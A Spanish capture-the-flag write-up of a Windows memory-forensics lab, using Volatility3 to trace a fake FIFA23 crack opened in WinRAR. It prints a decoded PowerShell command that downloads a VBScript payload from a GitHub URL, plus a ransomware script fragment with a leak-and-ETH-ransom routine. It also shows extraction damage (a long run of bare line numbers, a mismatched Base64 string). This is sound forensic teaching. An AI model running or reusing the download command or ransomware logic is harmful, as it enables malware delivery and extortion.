

# WinRAR Malware Analysis Report

**Autor:** Manuel Pérez

**Alias:** NK Maloweer



## 1-FLAG – Identificación del proceso sospechoso

What is the suspected process?

Answer Format: \*\*\*\*\*

Submit

Get unstuck?

Para comenzar con el análisis de memoria y encontrar procesos sospechosos, utilicé **Volatility3** junto con el plugin **pslist**

**Python3 vol.py -f ruta de memoria windows.pslist**

root@ip-172-31-8-180: ~/Desktop/volatility3														
root@ip-172-31-8-180:~/Desktop/volatility3# python3 vol.py -f /root/Desktop/winny.vmem windows.pslist														
volatility 3 Framework 2.5.0														
Progress: 100.00														
PID	PPID	ImageFileName	PDB	scanning	finished	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output	
0	0	System	0xc402e4286080	132	-	-	N/A	False	2023-03-17 14:22:40.000000	N/A	N/A	Disabled		
32	4	Registry	0xc402e42d0880	4	-	-	N/A	False	2023-03-17 14:22:32.000000	N/A	N/A	Disabled		
340	4	smss.exe	0xc402e7927080	2	-	-	N/A	False	2023-03-17 14:22:40.000000	N/A	N/A	Disabled		
324	412	csrss.exe	0xc402e79de140	10	-	0	False	2023-03-17 14:22:43.000000	N/A	False	2023-03-17 14:22:43.000000	N/A	Disabled	
500	492	csrss.exe	0xc402e81fb140	12	-	1	False	2023-03-17 14:22:44.000000	N/A	False	2023-03-17 14:22:44.000000	N/A	Disabled	
520	412	wininit.exe	0xc402e822a180	1	-	0	False	2023-03-17 14:22:44.000000	N/A	False	2023-03-17 14:22:44.000000	N/A	Disabled	
564	492	winlogon.exe	0xc402e8241080	3	-	1	False	2023-03-17 14:22:44.000000	N/A	False	2023-03-17 14:22:44.000000	N/A	Disabled	
540	520	services.exe	0xc402e79bd240	5	-	0	False	2023-03-17 14:22:44.000000	N/A	False	2023-03-17 14:22:44.000000	N/A	Disabled	
560	520	lsass.exe	0xc402e825a080	8	-	0	False	2023-03-17 14:22:44.000000	N/A	False	2023-03-17 14:22:44.000000	N/A	Disabled	
772	640	svchost.exe	0xc402e8318240	13	-	0	False	2023-03-17 14:22:46.000000	N/A	False	2023-03-17 14:22:46.000000	N/A	Disabled	
796	564	fontdrvhost.exe	0xc402e830e140	5	-	1	False	2023-03-17 14:22:46.000000	N/A	False	2023-03-17 14:22:46.000000	N/A	Disabled	
800	520	fontdrvhost.exe	0xc402e8321080	5	-	0	False	2023-03-17 14:22:46.000000	N/A	False	2023-03-17 14:22:46.000000	N/A	Disabled	
800	640	svchost.exe	0xc402e83a32c0	11	-	0	False	2023-03-17 14:22:47.000000	N/A	False	2023-03-17 14:22:47.000000	N/A	Disabled	
816	564	dmw.exe	0xc402e83bc080	15	-	1	False	2023-03-17 14:22:47.000000	N/A	False	2023-03-17 14:22:47.000000	N/A	Disabled	
800	640	svchost.exe	0xc402e8a0c240	46	-	0	False	2023-03-17 14:22:48.000000	N/A	False	2023-03-17 14:22:48.000000	N/A	Disabled	
872	640	svchost.exe	0xc402e8a0d280	19	-	0	False	2023-03-17 14:22:48.000000	N/A	False	2023-03-17 14:22:48.000000	N/A	Disabled	
940	640	svchost.exe	0xc402e8a7c2c0	12	-	0	False	2023-03-17 14:22:49.000000	N/A	False	2023-03-17 14:22:49.000000	N/A	Disabled	
1060	640	svchost.exe	0xc402e8a982c0	2	-	0	False	2023-03-17 14:22:49.000000	N/A	False	2023-03-17 14:22:49.000000	N/A	Disabled	
1092	640	svchost.exe	0xc402e8a70080	21	-	0	False	2023-03-17 14:22:50.000000	N/A	False	2023-03-17 14:22:50.000000	N/A	Disabled	
1184	4	MemCompression	0xc402e7935040	30	-	-	N/A	False	2023-03-17 14:22:50.000000	N/A	False	2023-03-17 14:22:50.000000	N/A	Disabled
1232	640	svchost.exe	0xc402e795f2c0	17	-	0	False	2023-03-17 14:22:50.000000	N/A	False	2023-03-17 14:22:50.000000	N/A	Disabled	
1280	640	svchost.exe	0xc402e79612c0	10	-	0	False	2023-03-17 14:22:50.000000	N/A	False	2023-03-17 14:22:50.000000	N/A	Disabled	
1372	640	svchost.exe	0xc402e8bcc2c0	4	-	0	False	2023-03-17 14:22:51.000000	N/A	False	2023-03-17 14:22:51.000000	N/A	Disabled	
1380	640	svchost.exe	0xc402e8bce2c0	4	-	0	False	2023-03-17 14:22:51.000000	N/A	False	2023-03-17 14:22:51.000000	N/A	Disabled	
1524	640	spoolsv.exe	0xc402e8c08200	7	-	0	False	2023-03-17 14:22:51.000000	N/A	False	2023-03-17 14:22:51.000000	N/A	Disabled	
1580	640	svchost.exe	0xc402e8c082c0	13	-	0	False	2023-03-17 14:22:52.000000	N/A	False	2023-03-17 14:22:52.000000	N/A	Disabled	
1708	640	svchost.exe	0xc402e8d20240	11	-	0	False	2023-03-17 14:22:52.000000	N/A	False	2023-03-17 14:22:52.000000	N/A	Disabled	
1824	640	svchost.exe	0xc402e8dd92c0	15	-	0	False	2023-03-17 14:22:53.000000	N/A	False	2023-03-17 14:22:53.000000	N/A	Disabled	
1832	640	svchost.exe	0xc402e8da7240	8	-	0	False	2023-03-17 14:22:53.000000	N/A	False	2023-03-17 14:22:53.000000	N/A	Disabled	
1868	640	vmtoolsd.exe	0xc402e8e2f280	11	-	0	False	2023-03-17 14:22:53.000000	N/A	False	2023-03-17 14:22:53.000000	N/A	Disabled	
1108	640	vm3dservice.exe	0xc402e8de7240	2	-	0	False	2023-03-17 14:22:53.000000	N/A	False	2023-03-17 14:22:53.000000	N/A	Disabled	
1228	640	VGAuthService.exe	0xc402e8de9300	2	-	0	False	2023-03-17 14:22:53.000000	N/A	False	2023-03-17 14:22:53.000000	N/A	Disabled	
2128	1108	vm3dservice.exe	0xc402e8f5f200	2	-	1	False	2023-03-17 14:22:55.000000	N/A	False	2023-03-17 14:22:55.000000	N/A	Disabled	
2500	640	dllhost.exe	0xc402e9176280	10	-	0	False	2023-03-17 14:23:01.000000	N/A	False	2023-03-17 14:23:01.000000	N/A	Disabled	
2692	640	msdtc.exe	0xc402e9209280	9	-	0	False	2023-03-17 14:23:02.000000	N/A	False	2023-03-17 14:23:02.000000	N/A	Disabled	
1856	772	WmiPrvSE.exe	0xc402e9438180	13	-	0	False	2023-03-17 14:23:08.000000	N/A	False	2023-03-17 14:23:08.000000	N/A	Disabled	
3012	1108	vm3dservice.exe	0xc402e90ca080	2	-	1	False	2023-03-17 14:23:10.000000	N/A	False	2023-03-17 14:23:10.000000	N/A	Disabled	
2996	640	svchost.exe	0xc402e93a8080	6	-	0	False	2023-03-17 14:23:12.000000	N/A	False	2023-03-17 14:23:12.000000	N/A	Disabled	
3100	1000	sihost.exe	0xc402e944c240	8	-	1	False	2023-03-17 14:23:14.000000	N/A	False	2023-03-17 14:23:14.000000	N/A	Disabled	
3132	640	svchost.exe	0xc402e9437240	11	-	1	False	2023-03-17 14:23:14.000000	N/A	False	2023-03-17 14:23:14.000000	N/A	Disabled	
3168	1000	taskhostw.exe	0xc402e9252080	8	-	1	False	2023-03-17 14:23:14.000000	N/A	False	2023-03-17 14:23:14.000000	N/A	Disabled	
3300	372	ctfmon.exe	0xc402e9531240	9	-	1	False	2023-03-17 14:23:15.000000	N/A	False	2023-03-17 14:23:15.000000	N/A	Disabled	
5548	564	userinit.exe	0xc402e9650340	0	-	1	False	2023-03-17 14:23:17.000000	2023-03-17 14:23:46.000000	False	2023-03-17 14:23:46.000000	Disabled		

Durante el análisis, observé la presencia de **dos procesos winrar.exe** activos con diferentes PID, lo cual resultó inusual y levantó sospechas sobre uno de ellos

root@ip-172-31-8-180:~/Desktop/volatility3# cat pslist_can.txt   grep Win												
5072	3564	WinRAR.exe	0xc402edadb080	5	-	1	False	2023-08-28 14:13:18.000000	N/A	False	2023-08-28 14:13:18.000000	Disabled
4584	3564	WinRAR.exe	0xc402ed20b340	2	-	1	False	2023-08-28 14:22:06.000000	N/A	False	2023-08-28 14:22:06.000000	Disabled
root@ip-172-31-8-180:~/Desktop/volatility3#												

Asi siendo la **flag: winrar.exe**

Correct

What is the suspected process?

winrar.exe

Completed

Get unstuck?

## 2-FLAG Nombre original del ejecutable malicioso

We suspect that the crack had another name. Can you find the old name of that crack?

Answer Format: \*\*\*\*\*

Submit

Get unstuck?

Para encontrar el nombre que anteriormente tenía el proceso con esto comprobamos que el atacante quería camuflar su malware como un proceso legítimo haciendo técnicas de lolbin para esto utilizares los plugin de **cmdline**

**Python3 vol.py -f Ruta de memoria Windows.cmdline | grep 4584**

```
root@ip-172-31-8-180:~/Desktop/volatility3# cat cmdline_can.txt | grep 4584
4584      WinRAR.exe      "C:\Program Files\WinRAR\WinRAR.exe" "C:\Users\Work\Downloads\b6wzzawS.rar"
root@ip-172-31-8-180:~/Desktop/volatility3#
```

Estamos viendo que el crack pose el nombre de **b6wzzaws.rar**

Correct

We suspect that the crack had another name. Can you find the old name of that crack?

Completed

Get unstuck?

### 3-FLAG Nombre actual del archivo malicioso

What is the new crack filename?

Answer Format: \*\*\*\*\*.\*\*\*

Submit

Get unstuck?

Para confirmar el nombre actual del archivo en la memoria, usé el plugin **filescan**. Posteriormente, exporté los resultados a un archivo de texto para facilitar su análisis, y filtré usando la palabra clave "**Downloads**"

Nota: primero siempre hago un escaneo, luego lo exporta a txt con el fin de poder acceder mas rapido a la informacion

Commad: **cat filescan\_txt | grep Downloads**

```
root@ip-172-31-8-125:~/Desktop/volatility3# ls
API_CHANGES.md  MANIFEST.in  development  filescan_txt  requirements-dev.txt  requirements.txt  test  vol.spec  volshell.py
LICENSE.txt      README.md    doc          mpyy.ini      requirements-minimal.txt  setup.py          vol.py  volatility3  volshell.spec
root@ip-172-31-8-125:~/Desktop/volatility3# cat filescan_txt | grep Downloads
0xc402e9a4c230  \Users\Work\Downloads  216
0xc402ec3be1b0  \Users\Work\Downloads\winrar-x64-623.exe  216
0xc402ed4b0420  \Users\Work\Downloads  216
0xc402ed4b08d0  \Users\Work\Downloads  216
0xc402ed4b74a0  \Users\Work\AppData\Roaming\Microsoft\Windows\Recent\Downloads.lnk  216
0xc402eda5ad90  \Users\Work\Downloads  216
0xc402eda5bba0  \Users\Work\Downloads  216
0xc402edba1ce0  \Users\Work\Downloads  216
0xc402ee5b16e0  \Users\Work\Downloads\FIFA23CRACK.rar1  216
0xc402ee820320  \Users\Work\Downloads\desktop.ini  216
root@ip-172-31-8-125:~/Desktop/volatility3#
```

Asi viendo en esta ruta de Downloads el **FIFA23CRACK.rar1** siendo esta la flag

Flag: **FIFA23CRACK.rar1**

Correct

What is the new crack filename?

FIFA23CRACK.rar

Completed

Get unstuck?

#### 4-FLAG Extracción del archivo y ejecución remota

What is the command that executed the remote request?

Answer Format: \*\*\*\*\* \_\*\*\*\*\* \*\*\*\*\*

Submit


Get unstuck?

Utilizando la dirección virtual del archivo **FIFA23CRACK.rar1**, procedí a su extracción con el siguiente comando

Comand: **python3 vol.py -f /root/Desktop/Winny.vmem windows.dumpfiles --virtaddr 0xc402ee5b16e0**

Luego de esto procedemos a extraer el .rar y vemos que tenemos un readme.txt


```
root@ip-172-31-11-228:~/Desktop/volatility3# cd file.0xc402ee5b16e0.0xc402ed6e45d0.DataSectionObject.FIFA23CRACK.rar1
root@ip-172-31-11-228:~/Desktop/volatility3/file.0xc402ee5b16e0.0xc402ed6e45d0.DataSectionObject.FIFA23CRACK.rar1# ls
ReadMe.txt
root@ip-172-31-11-228:~/Desktop/volatility3/file.0xc402ee5b16e0.0xc402ed6e45d0.DataSectionObject.FIFA23CRACK.rar1#
```



Tras extraer el **.rar**, se descubrió un archivo llamado **ReadMe.txt.cmd** que contenía código en **Base64**, el cual representaba un comando de ejecución remota utilizado por el atacante



Que es el comando de ejecución remota dígame la flag



**5-FLAG Nombre de usuario del atacante**

The external link has a username. What is it?

Answer Format: \*\*\*\*\*

Submit

Get unstuck?

Después de descifrar el comando en base64 con **CyberChef**, identifiqué una URL que contenía el nombre de usuario utilizado por el atacante

Viendo así en la ruta de URL el usuario **Elsfa7El4a2y**

### Input



```
SW52b2tlLVdlY1JlcXVlc3QgLVVyaSAnaHR0cHM6Ly9yYXcuZ2l0aHvidXNlcmNvbnRlbnQuY29tL0Vsc2ZhN0VsNGEyeS9TZWNyZXRXZWFWL21haW4vU2Q0cUF4MjEudmJzJyAtT3V0RmlsZSAiJGVudjpuRUU1QXFNkNHFBEdIXLnZicyI=
```

nbc 180 1

Raw Bytes LF

### Output



```
Invoke-WebRequest -Uri  
'https://raw.githubusercontent.com/Elsfa7El4a2y/secretWeap/main/Sd4qAx21.vbs' -OutFile  
"$env:TEMP\Sd4qAx21.vbs"
```

Correct

The external link has a username. What is it?

Elsfa7El4a2y

Completed

Get unstuck?

## 6-flag Dominio de descarga del ransomware

It seems the creator of that ransomware uploaded a file to the cloud. Can you find which domain it was downloaded from?


Answer Format: \*\*\*\*\*.\*\*\*\*\*.\*\*\*

[Get unstuck?](#) [Submit](#)














para esto simplemente utilice cti dando con que el dominio de la muestra del rasomware es esta pagina

**NEW** | Hunt across all abuse.ch platforms with one simple query - discover if an IPV4 address, domain, URL or file hash has been identified on any platform from a centralized search tool. Test it out here [hunting.abuse.ch](#) - and happy hunting 🕒

## MALWARE bazaar

from ABUSE.ch | 

[Browse](#) [Upload](#) [Hunting Alerts](#) [Access Data](#) [FAQ](#) [About](#) [Login](#)

Intelligence <span>10</span>	IOCs	YARA	File information	Comments <span>2</span>	Actions
<b>SHA256 hash:</b>	 0352598565fbafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba				
<b>SHA3-384 hash:</b>	 1bf1f435b1556b384e0a63cd2293de62c0bc893a315cf8504383f1dfc0820eee690cabd2d0ce61a7afa6906a74e8a9d4				
<b>SHA1 hash:</b>	 ccc81ea6e98db71f58c447cb8048e0b8302bb9c9				
<b>MD5 hash:</b>	 ea710beea7c47db63dc4bfe5635f2889				
<b>humanhash:</b>	 hotel-sodium-helium-twelve				
<b>File name:</b>	azluav.vbs				
<b>Download:</b>	 <a href="#">download sample</a>				
<b>File size:</b>	32'306 bytes				
<b>First seen:</b>	2023-09-07 14:22:57 UTC				
<b>Last seen:</b>	2023-09-07 14:30:03 UTC				
<b>File type:</b>	 vbs				
<b>MIME type:</b>	text/plain				
<b>ssdeep</b> 	 384y5PbClX9lPyfMGx7Krin/5vPIES/LluUWSNWchq0s0AWEQ9xuWuMroydOFIvhwzB:txmxPIES/nUWyWchqUZXuWuMrolzzB				
<b>TLSH</b> 	 T109E2F2F35FE2353E09A2039B6A0743A616315075FE36FDD2A99F90182291C59F8F2709				
<b>Reporter</b> 	 InfoSecBret				

luego de descargar el ejemplo del malware procedemos a analizarlo, me encontré con un código hexadecimal

```


77 strComputer = "."
78
79 Set oReg=GetObject("winmgmts:{impersonationLevel=impersonate}\\.\\" & _
80 strComputer & "\root\default:StdRegProv")
81
82 strKeyPath = "SYSTEM\CurrentControlSet\Control"
83 strUser = CreateObject("WScript.Network").UserName
84
85 oReg.EnumValues HKEY_LOCAL_MACHINE, strKeyPath, _
86 arrValueNames, arrValueTypes
87
88 res = MsgBox("Hi " & strUser & ", your data have been compromised!", vbOKCancel+vbCritical, "")
89
90 For jj=0 To UBound(arrValueNames)
91     Select Case arrValueTypes(jj)
92         Case REG_SZ, REG_EXPAND_SZ, REG_DWORD
93             str = X23b3f031\HLM\ & strKeyPath & "\" & arrValueNames(jj), "Minny"
94             res = MsgBox(arrValueNames(jj) & " LEAKED: " & query(str), vbOKCancel+vbCritical, "")
95         End Select
96     Next
97
98 res = MsgBox("Please transfer ETH to 0xebd98c5e0dac4e1e762be5bdca0dcfa767fa5691af73acc8e148537209bab33 to receive decrypted data...", vbOKOnly+vbInformation, "")
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999

```


Utilizando ciberchef y el plugins de hex decifre la URL ofuscada en el script



Observando así que la URL de descarga procede el dominio **mediafire.com**



## 7-flag Ruta del archivo batch malicioso



Al revisar nuevamente el código del script, se evidenció una función que guardaba un archivo .bat en disco. Tras aplicar técnicas de ingeniería inversa en CyberChef (como Reverse y búsqueda de patrones), logré descifrar la ruta del archivo malicioso



Utilizamos ciberchef con parametro de reverse y buscando los caracteres





Así descifrando que el atacante dejó el archivo en la ruta  
**c:\windows\temp\B4cKL4T3R.bat**

**Flag c:\windows\temp\B4cKL4T3R.bat**

